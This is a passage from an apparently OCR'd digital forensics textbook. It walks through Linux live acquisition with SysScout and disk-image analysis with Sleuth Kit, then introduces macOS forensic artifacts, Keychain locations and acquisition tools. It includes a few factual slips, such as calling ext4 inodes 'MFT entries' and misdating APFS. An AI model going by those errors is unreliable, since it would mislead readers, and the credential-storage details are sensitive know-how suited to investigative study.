


Figure 3-9. *Memory captured*

We have successfully created a memory dump image of our Linux system using LiME tool. You can use either volatility or rekall, or any other memory analysis tools, to analyze the RAM dump files.

Rekall is a free and open source advanced forensic and incident response framework, which implements the most advanced analysis techniques in the field, while still being developed in the open. It provides an end-to-end solution to forensic investigators.

Case Study: SysScout Tool

We can carry out a live acquisition from a Linux machine using SysScout tool.

SysScout is an open source framework available on https://github.com/joshbrunty/SysScout. This tool helps us find the vital information from a Linux operating system such as timing information, network and DNS information, last online user, logged-in users, and so on.

Before doing a live acquisition of an operating system, we first have to take a snapshot of the primary and secondary memory of the suspect or victim operating by using imaging tools.

1. Download and run SysScout tool using command **git clone** https://github.com/joshbrunty/SysScout. This is shown in Figure 3-10.




***Figure 3-10.** Installing SysScout on Linux system*

2. Go to the SysScout folder using the command `cd SysScout` as shown in Figure 3-11.

***Figure 3-11.** SysScout directory*

3. To run this tool, type command `bash SysScout.sh`. This tool will provide you with various options for live forensics as shown in Figure 3-12.




Figure 3-12. *Starting SysScout*

You can choose these options from the Main Menu to perform live forensic analysis of the Linux system and to get information about the operating system, timestamps, HOST and DNS information, Memory information, User who is logged in, and the last logged-in users. The forensic examiner can use these to gather more information about the system.

- **Option 1:** To get the Operating system information, select option 1 from the Main Menu. As shown in Figure 3-13, we can see it's a Linux Operating System.

```
    Main Menu
---------------------------
1. Operating System Info
2. Time Info
3. HOST and DNS Info
4. Network Info
5. Who is Online
6. Last Logged In Users
7. Memory Information
8. Exit
Enter your choice [ 1 - 8 ]: 1
---------------------------------------------------------------
      Operating System Information
---------------------------------------------------------------
Operating system : jack GNU/Linux
Operating System Version : #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64
Press [Enter] key to continue...
```

Figure 3-13. *Results of option 1*

- **Option 2:** To find the current time information, select option 2 in the main menu. This option gives the time zone, machine time, and date information as shown in Figure 3-14, which helps to match the timelines of the crime.

```
    Main Menu
---------------------------
1. Operating System Info
2. Time Info
3. HOST and DNS Info
4. Network Info
5. Who is Online
6. Last Logged In Users
7. Memory Information
8. Exit
Enter your choice [ 1 - 8 ]: 2
---------------------------------------------------------------
      Time Information
---------------------------------------------------------------
Local Machine Time : 23:15
Local Machine Timezone : IST
Local Machine Date : 01-30-19
Press [Enter] key to continue...
```

Figure 3-14. *Results of option 2*

- **Option 3:** To find the hostname and DNS IP address, select option 3 from the main menu. Here our host name is jack, Network IP is 127.0.1.1 and DNS IP is 127.0.0.53 as shown in Figure 3-15.

```
   Main Menu
---------------------------
1. Operating System Info
2. Time Info
3. HOST and DNS Info
4. Network Info
5. Who is Online
6. Last Logged In Users
7. Memory Information
8. Exit
Enter your choice [ 1 - 8 ]: 3
---------------------------------------------------------------
      Hostname and DNS information
---------------------------------------------------------------
Hostname : jack
DNS domain :
Fully qualified domain name : jack
Network address (IP) :  127.0.1.1
DNS name servers (DNS IP) : 127.0.0.53
Press [Enter] key to continue...
```

Figure 3-15. *Results of option*

- **Option 4:** To get the information about the IP address, a routing table, and mac address, select option 4 from the main menu. This information helps the examiner to find any suspicious connections or traffic to the victim system. Results are shown in Figure 3-16.

```
Enter your choice [ 1 - 8 ]: 4
----------------------------------------------------------------
      Network information
----------------------------------------------------------------
Total network interfaces found : 1
-----------------------
--- IP Address Info ---
-----------------------
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    inet 192.168.212.134/24 brd 192.168.212.255 scope global dynamic noprefixroute ens33
       valid_lft 1787sec preferred_lft 1787sec
-----------------------
--- Network Routing ---
-----------------------
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
0.0.0.0         192.168.212.2   0.0.0.0         UG        0 0          0 ens33
192.168.212.0   0.0.0.0         255.255.255.0   U         0 0          0 ens33
----------------------------------------------
--- Interface Traffic information  ---
----------------------------------------------
Kernel Interface table
Iface      MTU    RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
ens33     1500    31366      0      0 0          8397      0      0      0 BMRU
lo       65536      484      0      0 0           484      0      0      0 LRU
-----------------------------
--- MAC/Hardware Addresses ---
-----------------------------
00:0c:29:27:c2:92
00:00:00:00:00:00
Press [Enter] key to continue...
```

Figure 3-16. *Results of option 4*

- **Option 5:** To get information about how many users are logged in, select option 5 from the main menu. Here we can see in Figure 3-17 that only one user 'jack' is logged in. This information will be useful to check if the intruder created any new user accounts.

```
   Main Menu
---------------------------
1. Operating System Info
2. Time Info
3. HOST and DNS Info
4. Network Info
5. Who is Online
6. Last Logged In Users
7. Memory Information
8. Exit
Enter your choice [ 1 - 8 ]: 5
----------------------------------------------------------------
      Who is online
----------------------------------------------------------------
NAME     LINE         TIME             COMMENT
jack     tty7         2019-01-30 23:21 (:0)
Press [Enter] key to continue...
```

Figure 3-17. *Results of option 5*

- **Option 6:** This option lists the last logged-in users on that system. As we can see in Figure 3-18, the user 'jack' logged in twice and currently this user 'jack' is still logged in. This is very useful in a forensic examination to check which users were logged in during the time of the crime.

```
   Main Menu
---------------------------
1. Operating System Info
2. Time Info
3. HOST and DNS Info
4. Network Info
5. Who is Online
6. Last Logged In Users
7. Memory Information
8. Exit
Enter your choice [ 1 - 8 ]: 6
---------------------------------------------------------------
      List of last logged in users
---------------------------------------------------------------
jack     tty7         :0                Wed Jan 30 23:21    gone - no logout
reboot   system boot  4.15.0-38-generi Wed Jan 30 23:20   still running
jack     tty7         :0                Wed Jan 30 23:02 - 23:20  (00:18)
reboot   system boot  4.15.0-38-generi Wed Jan 30 23:01 - 23:20  (00:19)

wtmp begins Wed Jan 30 23:01:20 2019
Press [Enter] key to continue...
```

Figure 3-18. *Results of option 6*

- **Option 7:** This option provides current (RAM) memory information and the top five memory utilizing process information like free and used memory, along with virtual memory statistics as shown in Figure 3-19.

```
Enter your choice [ 1 - 8 ]: 7
------------------------------------------------------------------
      Free and used memory
------------------------------------------------------------------
               total        used        free      shared  buff/cache   available
Mem:            1970         694         211          42        1064        1061
Swap:            947           0         946
----------------------------------
--- Virtual Memory Statistics ---
----------------------------------
procs -----------memory---------- ---swap-- -----io---- -system-- ------cpu-----
 r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs us sy id wa st
 0  0    268 216092  48636 1041460    0    0  1085  1253  187  962 11  5 82  2  0
-----------------------------------------
--- Top 5 Memory Utilizing Processes ---
-----------------------------------------
jack      21218  3.2 13.8 1923052 279440 ?      Sl   23:11   0:11  \_ /usr/lib/firefox/firefox
jack      21315  0.7  8.4 1657776 169832 ?      Sl   23:11   0:02      \_ /usr/lib/firefox/fire
fox -contentproc -childID 1 -isForBrowser -prefsLen 1 -prefMapSize 173075 -schedulerPrefs 0001,
2 -parentBuildID 20181023214826 -greomni /usr/lib/firefox/omni.ja -appomni /usr/lib/firefox/bro
wser/omni.ja -appdir /usr/lib/firefox/browser 21218 true tab
jack      21344  0.1  5.1 1508452 103716 ?      Sl   23:11   0:00      \_ /usr/lib/firefox/fire
fox -contentproc -childID 2 -isForBrowser -prefsLen 1137 -prefMapSize 173075 -schedulerPrefs 00
01,2 -parentBuildID 20181023214826 -greomni /usr/lib/firefox/omni.ja -appomni /usr/lib/firefox/
browser/omni.ja -appdir /usr/lib/firefox/browser 21218 true tab
jack      21406  0.1  4.9 1502240 100508 ?      Sl   23:11   0:00      \_ /usr/lib/firefox/fire
fox -contentproc -childID 4 -isForBrowser -prefsLen 5792 -prefMapSize 173075 -schedulerPrefs 00
01,2 -parentBuildID 20181023214826 -greomni /usr/lib/firefox/omni.ja -appomni /usr/lib/firefox/
browser/omni.ja -appdir /usr/lib/firefox/browser 21218 true tab
root       5888  1.6  4.7 373900 94916 tty7     Ssl+ 23:02   0:14  \_ /usr/lib/xorg/Xorg -core
:0 -seat seat0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -novtswitch
Press [Enter] key to continue...
```

Figure 3-19. *Results of option 7*

- **Option 8**: To Exit

We successfully have found information about the operating system, timings, network and DNS details, last online user, current logged-in users, and memory information from the Linux Lite operating system using the SysScout tool.

Case Study: Raw Image Analysis

Now we'll perform file system forensic analysis using 'The Sleuth Kit' tool suite on the Ubuntu version 16.04.5 Linux system. Here we are going to analyze the dd image of the system, which we obtained in Case study: Listing Partitions.

1. To check if the image belonged to a disk or a partition type, use the command `mmls image.001` as shown in Figure 3-20. Our image is of a hard disk and not the partition in the hard disk; therefore, the output is 'cannot display partition type.'

Figure 3-20. *mmls command*

2. `fsstat` (name of our image file) command is used to determine the partition type as shown in Figure 3-21. It displays the details associated with the file system. Here we can see the file system is EXT4.

```
noobnet@ubuntu: ~
noobnet@ubuntu:~$ fsstat image.001
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: Ext4
Volume Name:
Volume ID: b2cd7fdb18f7e9b4fa48ef6bcf2a3dea

Last Written at: 2019-01-29 07:21:12 (PST)
Last Checked at: 2019-01-29 03:28:56 (PST)

Last Mounted at: 2019-01-29 07:21:12 (PST)
Unmounted properly
Last mounted on: /media/noobnet/ea3d2acf-6bef-48fa-b4e9-f718db7fcdb2

Source OS: Linux
Dynamic Structure
Compat Features: Journal, Ext Attributes, Resize Inode, Dir Index
InCompat Features: Filetype, Needs Recovery, Extents, Flexible Block Grou
ps,
Read Only Compat Features: Sparse Super, Large File, Huge File, Extra Ino
de Size

Journal ID: 00
Journal Inode: 8

METADATA INFORMATION
--------------------------------------------
Inode Range: 1 - 327681
Root Directory: 2
Free Inodes: 327669
Inode Size: 256

CONTENT INFORMATION
--------------------------------------------
Block Groups Per Flex Group: 16
Block Range: 0 - 1310719
Block Size: 4096
Free Blocks: 1254818

BLOCK GROUP INFORMATION
--------------------------------------------
Number of Block Groups: 40
Inodes per group: 8192
Blocks per group: 32768

Group: 0:
  Block Group Flags: [INODE_ZEROED]
  Inode Range: 1 - 8192
  Block Range: 0 - 32767
```

Figure 3-21. *fsstat command*

3. Use `ils -a image.001` to list inode information and to find the list of MFT entries. MFT entries contain information details like file creation, Modification, accessed, etc., of the file stored in the disk image `image.001`. Results are as shown in Figure 3-22.




Figure 3-22. *ils command*

4. To list files and directory names on the disk image, use the fls `image.001` command as shown in Figure 3-23.

    - Here `r/r` denotes a file and `d/d` denotes a directory, as shown in Figure 3-23. `v/v` denotes a virtual file or directory (not shown in the image).

    - The first value in the second field denotes the MFT entry. For example, the MTF entry for noobnet directory is 131073, as shown in Figure 3-23.

    - Some files have the * symbol: for example, `my_document` file. This means that the file was deleted at some point, as shown in Figure 3-23.

Figure 3-23. *fls command*

5. The command `istat image.001` displays the timestamps of when the file was created, accessed, and modified, as shown in Figure 3-24.




Figure 3-24. *istat command*

6. Type fls `-d image.001` command as shown in Figure 3-25 to see only deleted entries.

Figure 3-25. *fls -d command*

7. We can use `istat image.001` command to display timestamps of the deleted entries as shown in Figure 3-26.




Figure 3-26. *istat command for a deleted file*

Overall, we have analyzed the dd raw image and retrieved the timestamps of files currently present and deleted as well using the tool sleuth kit. This is an important analysis that helps investigators during investigation of a case.

Summary

Here is what we covered in this chapter:

- Linux is an UNIX-like open source operating system. Being open source meant that Linux was free and not owned by anyone.

- Linux comes in numerous different versions called as distributions like Ubuntu, Fedora, SUSE, Debian, Arch Linux, etc.
- Linux supports many file system formats, but the default file system for modern Linux system is EXT4. The EXT4 is the successor of the EXT2 and EXT3 file system, and it offers improved performance, reliability, and capacity.
- A forensic investigator will follow the same protocol for forensic examination of a Linux system as for Windows.
- Kali, DEFT, Parrot, BlackBuntu, Santaku, and CAINE are some Linux distributions used as forensic workstations.

References

https://ieeexplore.ieee.org/document/6643000
https://www.sciencedirect.com/science/article/pii/S174228761400019X
https://www.sciencedirect.com/science/article/pii/S1742287612000357
http://landley.net/kdocs/mirror/ols2008v1.pdf#page=263
https://www.tldp.org/LDP/intro-linux/html/sect_03_01.html

CHAPTER 4

Mac OS Forensics

Mac is very popular among professionals and enthusiasts of fields such as Photography, Music production and editing, Video processing, and Web development. Mac comes with Apple Inc.'s voice assistant Siri, which enhances user experiences.

In terms of hardware, Apple always boasts of its superior hardware. Mac systems use an SSD in place of an HDD. It has state-of-the-art processors and other motherboard components.

Apple started out with a very tiny market share in its initial days, but over the years it has seen a significant increase in its numbers – all thanks to its devoted fan base and technology buffs.

Mac OS X vs OS X vs macOS

Some major changes and enhancements in the macOS system over the years will now be discussed.

Mac OS X

Mac OS X was presented as the 10th major version of Apple's operating system with the letter "X" referring to the number 10. Mac OS X had a completely different code base as compared to Macintosh. It is based on the NeXTSTEP operating system code base. The core of the operating system is Darwin, an open source software. Apart from that, new applications were added like iTunes and GarageBand. Apple also offered additional online services such as iCloud products. This system brought a number of new capabilities to provide a more stable and reliable platform than its predecessor. This included preemptive multitasking and memory protection to improve the system's ability to run multiple applications simultaneously without them interrupting or corrupting each other.

N. Reddy, *Practical Cyber Forensics*, https://doi.org/10.1007/978-1-4842-4460-9_4

OS X

In 2012, the name of the Operating System was shortened from Mac OS X to OS X. OS X had a new user interface design, including deep color saturation; text-only buttons; and a minimal, 'flat' interface.

macOS

In 2016, the name of the Operating System was changed from OS X to macOS in order to maintain the branding of Apple's other primary operating systems like iOS, watchOS, and tvOS. This OS introduced features like Siri on macOS, and it optimized Storage. This OS also provided greater integration with Apple's iPhone and Apple Watch. Also, the Apple File System (APFS)) was introduced as a replacement for the HFS+ file system.

File System

The HFS (Hierarchical File System) file system was introduced in 1984 with the original Macintosh. After 13 years HFS+ (Hierarchical File System plus) file system was introduced, which served as a major file system upgrade for the Mac and became the primary file system for Mac. In 2016, along with macOS High Sierra, Apple introduced the Apple File System (APFS) replacing the HFS+ file system. This file system is optimized for SSD's in macOS with encryption as its primary feature. Apple File System provides several new features such as snapshot, copy-on-write metadata, space sharing, fast directory sizing, cloning for files and directories, automatic safe-save, and improved file system fundamentals.

Some general characteristics of Apple File System are the following:

- Apple File System provides support for sparse files (a type of computer file that attempts to use file system space more efficiently, when the file itself is partially empty), whereas the HFS+ file system does not provide support to sparse files.
- APFS supports 1-nanosecond timestamp granularity, whereas HFS+ supports 1-second timestamp granularity.

- APFS supports 64-bit inode numbers, which allows for more secure data storage and supports over 9 quintillion files on a single volume. HFS+ supports 32-bit file IDs.
- APFS supports cloning of files and directories, which allows the operating system to make efficient file copies on the same volume without occupying additional storage space.
- APFS supports) the snapshot feature to capture the state of a system, which can be used for creating a read-only instance of the file system.
- To ensure that updates to the file system are crash safe, APFS uses a 'copy-on-write' metadata scheme.
- APFS and HFS+ both support TRIM operations.
- APFS allows space sharing by having multiple logical drives in the same container where free space is available to all volumes in that container.
- APFS supports full disk encryption. A user can choose no encryption or single-key encryption or multi-key encryption models for each volume in a container. It uses an AES-XTS or AES-CBC encryption method, depending upon the hardware. The multi-key encryption model ensures user data integrity, even when a device's physical security is compromised.

Forensic Process for macOS

A forensic investigator will follow the same protocol for forensic examination of a macOS as for any Windows or Linux system. The approach for forensic examination of a macOS is different as the artifacts are located at different places and a few different tools like Macquistion, OSXpmem, etc., are required for acquisition as well as examination of digital evidence.

Forensic Artifacts

Artifacts are useful objects or area within a computer system that hold useful information about various activities performed by a user on the computer system, and these artifacts differ from one OS to another. System Artifacts, User profile artifacts, and logs are various artifacts that can be useful for a forensic investigator during macOS forensics. Figure 4-1 shows the forensics artifacts in macOS.




Figure 4-1. *Forensic Artifacts in macOS*

System Artifacts

System artifacts consist of records related to system configurations like OS version, MAC Address, Time Zone, etc. These logs can be found at the following location as shown in this.

OS Version	• /System/Library/CoreServices/SystemVersion.plist
MAC Address	• /private/var/log/daily.out
Timezone	• /Library/Preferences/.GlobalPreferences.plist
Language	• /Library/Preferences/.GlobalPreferences.plist
Start-up Folders	• /Library/LaunchAgents/ • /Library/LaunchDaemons/ • /System/Library/LaunchAgents/ • /System/Library/LaunchDaemons/

User Profiles

These files contain data related to user activity on a system. Analysis of these files helps to track user activity and associate user profiles with system events.

User Folder (Default)	• Desktop files -- ~/Desktop/ • Download folder -- ~/Downloads/ • Library -- ~/Library/ • Document folder -- ~/Documents/ • Deleted files -- ~/.Trash/
Recent folders	• ~/Library/Preferences/com.apple.finder.plist
DOCK – Persistent apps	• ~/Library/Preferences/com.apple.dock.plist
Recent Documents	• ~/Library/Preferences/com.apple.recentitems.plist
Safari Browsing History	• /username/Library/Safari/History.plist
Apple Mail	• Desktop/Library/Mail
USB devices	• /private/var/log/system.log

Keychain

An important forensic artifact in Mac forensics is the Keychain. MacOS has its own password management system called Keychain; this store sensitive information such as user credentials, passwords, certificates, and any other secure entities.

MacOS uses a Keychain file to store credentials used by the operating system and one additional file for each user in the system. Keychain encrypts and stores the passwords, and secure notes on all other entities are in plain text.

System keychain contains –

- Apple ID and Password
- Wi-Fi passwords
- VPN, FTP, and SSH passwords
- Passwords to iTunes backup
- Passwords to social networks
- iWork document passwords

- AirPort and TimeCapsule passwords
- Passwords to mail accounts
- Passwords to social networking websites

Keychain files are located at /Library/Keychains/ /System/Keychains/.

Logs

Like any other operating system, Mac also stores logs of system and user activity. These logs are used for Timeline analysis. Logs are also used to check evidence integrity.

System Logs	• /private/var/log/asl/YYYY.MM.DD.U[XX].asl • /private/var/log/DiagnosticMessages/YYYY.MM.DD.asl • /private/var/log/system.log • /private/var/log/zzz.log
Shutdown Logs	• /private/var/log/com.apple.launchd/launchd- shutdown.system.log
Network Status	• /private/var/log/daily.out
Bootup Time	• /private/var/log/System.log (find 'BOOT_Time')
Filesystem Logs	• ~/Library/Logs/fsck_hfs.log
VMWare Logs	• /Library/Logs/VMWare

Challenges

Apple has been known in the IT industry as a key-market player in implementing stronger encryption standards. On both their platforms, MacOS and iOS, Apple has catered to their users' privacy concerns and thereby created secure environments.

From a forensic perspective, the encryption standard that Apple enforces becomes a hindrance in the forensic investigation. The secure delete feature provided by Apple allows Mac users to overwrite a system's free space once or multiple times, so this would make data recovery a next-to-impossible task.

File Vault, another in-built feature provided in Mac, provides users a safe and secure location to store their data. The File Vault can only be accessed if the encryption is bypassed or by obtaining the password. Unless the File Vault is disabled, forensic examiners don't have any access to the data residing inside it.

And finally, how can we not mention the iCloud? Apple allows users to back up their device data on their cloud platform iCloud. All users who use iCloud are given an Apple ID; this allows them to upload and download data from the iCloud and to sync all their MAC devices like MacBook, iPhone, iPad. If a forensic investigator obtains the Apple ID and password, it would provide the access to possibly all information and data associated with all the synced devices.

Information to Collect During MacBook Forensics Investigation

We would require the following information at the time of seizing the devices:

- Case Background/Bring Your Own Device (BYOD) policy – if any type of evidence needs to be acquired and analyzed.
- Details such as make, model, capacity, etc., and also decryption key/ password or decrypt the hard drive before/after handing it over for the imaging.
- Admin username and password, FileVault Password, or Recovery Key (if enabled) for unlocking the device.
- Original charger of the device.
- iCloud Credentials /Apple Id and Password (for extraction of recovery key from iCloud).
- In case of some of the latest MacBooks, as there is only one USB C port, we will have to carry a multiport adapter that can be connected to it to have the access to plug in the USB hard drive and charge it.
- Disable the secure boot and enable booting from external media on Apple T2-based MacBook devices before handover.
- Ask for the file system (HFS, HFS+, APFS) of the machine.

As there are very few open source tools for Mac forensics, the need for commercial tools is needed for real-time analysis.

Here is a list of the tools needed for acquisition and on-site verification:

- MacQuisition
- Guymager (Kali/CAINE)
- OSXpmem
- OSXcollector
- FTK cli
- Blacklight
- Arsenal Recon (Image mounting)
- APFS for windows – Paragon Software (Image mounting)
- Plaso (Open Source) – timeline analysis
- Plist Viewer (OSForensics)

Imaging can be done with the following tools:

- Guymager
- MacQuisition

MacQuisition

MacQuisition is a tool available to forensically acquire a bit-by-bit image of a Mac device. This tool provides an intuitive user interface for acquisition of a device, providing both beginner and advanced forensic examiners with the following:

- Easy identification of the source device(s).
- Configure destination location.
- Use the command line (recommended for advanced examiners only).
- Log case, exhibit, and evidence tracking and notes.
